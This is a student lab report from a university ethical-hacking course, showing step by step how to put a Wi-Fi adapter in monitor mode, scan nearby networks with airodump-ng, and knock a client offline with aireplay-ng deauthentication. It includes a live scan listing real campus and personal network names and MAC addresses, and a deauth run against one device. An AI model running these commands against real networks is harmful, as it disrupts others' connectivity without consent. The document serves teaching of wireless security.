GANPAT UNIVERSITY
INFORMATION TECHNOLOGY
B. TECH. SEMESTER-VI
2CEIT6PE7: ETHICAL HACKING


PRACTICAL – 9

Aim : Labs of Wifi Hacking

What is a Deauth Attack?

Deauthentication attack is a type of denial of service attack that targets communication between a user (or all users) and a Wi-Fi access point. This attack sends disassociate packets to one or more clients which are currently associated with a particular access point. Of course, this attack is useless if there are no associated wireless clients or no fake authentications. The cool thing about this attack is that even today where all networks are using WPA2 encryption you can still easily deauth almost anything or anyone without even being inside the network!

STEP 1 : Type – iwconfig




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```


Wlan0 is Wireless Adapter

From this output, we understand that our wireless card is in Managed Mode and we want it to be in Monitor Mode. So let's do that.

By running the airmon-ng start wlan0 (or whatever your adapter is called, it could be wlan1 or wlan2) you are setting your adapter to monitor mode! Check out the output :




```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 down
[sudo] password for kali:
```



```
┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 mode monitor

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 up

┌──(kali㉿kali)-[~]
└─$ █
```

This will change the Mode to Monitor.

Step 3 - Searching for victims with airodump-ng



```
 CH 12 ][ Elapsed: 6 s ][ 2023-05-01 00:55

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 94:65:2D:08:20:DB  -73        2        0    0   6  180   WPA2 CCMP   PSK  Amit
 FA:47:0A:6A:EA:26  -85        1        1    0  11  180   WPA2 CCMP   PSK  OPPO A55
 58:93:96:08:09:88   -1        0       34    0  11   -1   WPA              <length:  0>
 FE:F3:E7:23:88:6A  -34        1        4    0  11  360   WPA2 CCMP   PSK  Hello
 0C:0E:76:4D:18:0C  -69        3        5    0   7  270   WPA2 CCMP   PSK  MARINE_STAFF_3
 DA:36:0A:B9:5F:E7  -79        1        0    0   6  180   WPA2 CCMP   PSK  pratik
 EA:E6:28:AE:F0:65  -65        1        0    0   1  130   WPA2 CCMP   PSK  iPhone (2)
 32:0F:DD:3B:89:3A  -74        1        0    0   1  360   WPA2 CCMP   PSK  OnePlus Nord2 5G
 6C:19:8F:7F:EF:90  -75        1        0    0   1  130   WPA2 CCMP   PSK  GNU Wirless
 B4:75:0E:AC:FA:B7  -87        2        0    0   1  130   WPA2 CCMP   PSK  CEIT-206
 00:11:74:83:5F:41  -91        2        0    0   1  195   OPN              JioNet@GANPAT
 00:11:74:83:5F:40  -91        2        0    0   1  195   WPA2 CCMP   MGT  JioPrivateNet
 0A:C1:64:6A:81:A7  -61        2        0    0   1  180   WPA2 CCMP   PSK  Aryan Soni
 6C:19:8F:7F:EF:94  -78        2        2    0   1  130   WPA2 CCMP   PSK  UVPCE
 6C:19:8F:7F:EF:93  -75        2        0    0   1  130   WPA2 CCMP   PSK  Ganpat University
 6C:19:8F:7F:EF:92  -73        2        0    0   1  130   WPA2 CCMP   PSK  GUNI-STAFF
 C0:C5:20:22:52:28  -78        4        0    0   6   54e. WPA  TKIP   PSK  CEIT-205 2.4 G

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 FA:47:0A:6A:EA:26  80:C5:F2:93:E7:15   -1    1e- 0      0        1
 58:93:96:08:09:88  50:C2:E8:31:3B:69  -72    0 - 1e     0       34
 FE:F3:E7:23:88:6A  94:08:53:3A:35:79  -46    0 - 1      1        3
 0C:0E:76:4D:18:0C  C0:F8:DA:17:4D:EF   -1    6e- 0      0        5
 DA:36:0A:B9:5F:E7  E2:50:38:59:00:84  -82    0 - 1      0        1
 C0:C5:20:22:52:28  00:0A:F5:89:89:FD  -68    0 - 1e     0        8
 C0:C5:20:22:52:28  CC:6B:1E:5B:FD:41  -92    0 - 1      0        1
Quitting ...

┌──(kali㉿kali)-[~]
└─$ 
```

BSSID : MAC address of the access point. In the Client section, a BSSID of "(not associated)" means that the client is not associated with any AP. In this unassociated state, it is searching for an AP to connect with.
PWR : Signal level reported by the card. Its signification depends on the driver, but as the signal gets higher you get closer to the AP or the station.
Beacons : Number of announcements packets sent by the AP. Each access point sends about ten beacons per second at the lowest rate (1M), so they can usually be picked up from very far.
# Data : Number of captured data packets (if WEP, unique IV count), including data broadcast packets.
#/s : Number of data packets per second measure over the last 10 seconds.
CH : Channel number (taken from beacon packets).

Note: sometimes packets from other channels are captured even if airodump-ng is not hopping, because of radio interference.

MB : Maximum speed supported by the AP. If MB = 11, it's 802.11b, if MB = 22 it's 802.11b+ and higher rates are 802.11g. The dot (after 54 above) indicates short preamble is supported. Displays "e" following the MB speed value if the network has QoS enabled.

ENC : Encryption algorithm in use. OPN = no encryption,"WEP?" = WEP or higher (not enough data to choose between WEP and WPA/WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP is present.

CIPHER : The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2. WEP40 is displayed when the key index is greater then 0.


AUTH : The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (open for WEP).

ESSID : Shows the wireless network name. The so-called "SSID", which can be empty if SSID hiding is activated. In this case, airodump-ng will try to recover the SSID from probe responses and association requests.

Step 4 - Specific Targeting for better information gathering

Now that we know all that we need to know about our target we have to find any devices connected to the network, to do that we run the following command.
The commands structure is
airodump-ng -d "target's BSSID" -c "target's channel number" "wireless adapter monitor mode name"

Step 5 - Deauthenticating device from network The final command is:



```
01:15:23  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|54 ACKs]
01:15:24  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|66 ACKs]
01:15:25  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|61 ACKs]
01:15:25  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0| 0 ACKs]
write failed: Network is down
wi_write(): Network is down

┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1000000 -a 0A:C1:64:6A:81:A7 -c 92:04:CD:52:C3:4D wlan0
01:15:40  Waiting for beacon frame (BSSID: 0A:C1:64:6A:81:A7) on channel 1
01:15:40  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 5|51 ACKs]
01:15:41  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|57 ACKs]
01:15:42  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|64 ACKs]
01:15:42  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|60 ACKs]
01:15:43  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 1|61 ACKs]
01:15:44  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 1|61 ACKs]
01:15:44  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 1|60 ACKs]
01:15:45  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 1|67 ACKs]
01:15:45  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|62 ACKs]
01:15:46  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|65 ACKs]
01:15:47  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|63 ACKs]
01:15:47  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|59 ACKs]
01:15:48  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|64 ACKs]
01:15:49  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|62 ACKs]
01:15:49  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|57 ACKs]
01:15:50  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|61 ACKs]
01:15:51  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|62 ACKs]
01:15:51  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|60 ACKs]
01:15:52  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|62 ACKs]
01:15:53  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|62 ACKs]
01:15:53  Sending 64 directed DeAuth (code 7). STMAC: [92:04:CD:52:C3:4D] [ 0|61 ACKs]
^C

┌──(kali㉿kali)-[~]
└─$ 
```

Command instructions :

- -0 means deauthentication.
- 0 is the number of deauths to send, 0 means send them continuously, you can send 10 if you want the target to disconnect and reconnect.
- -a is the MAC address of the access point we are targeting.
- -c is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated.
- wlan0 is the interface name.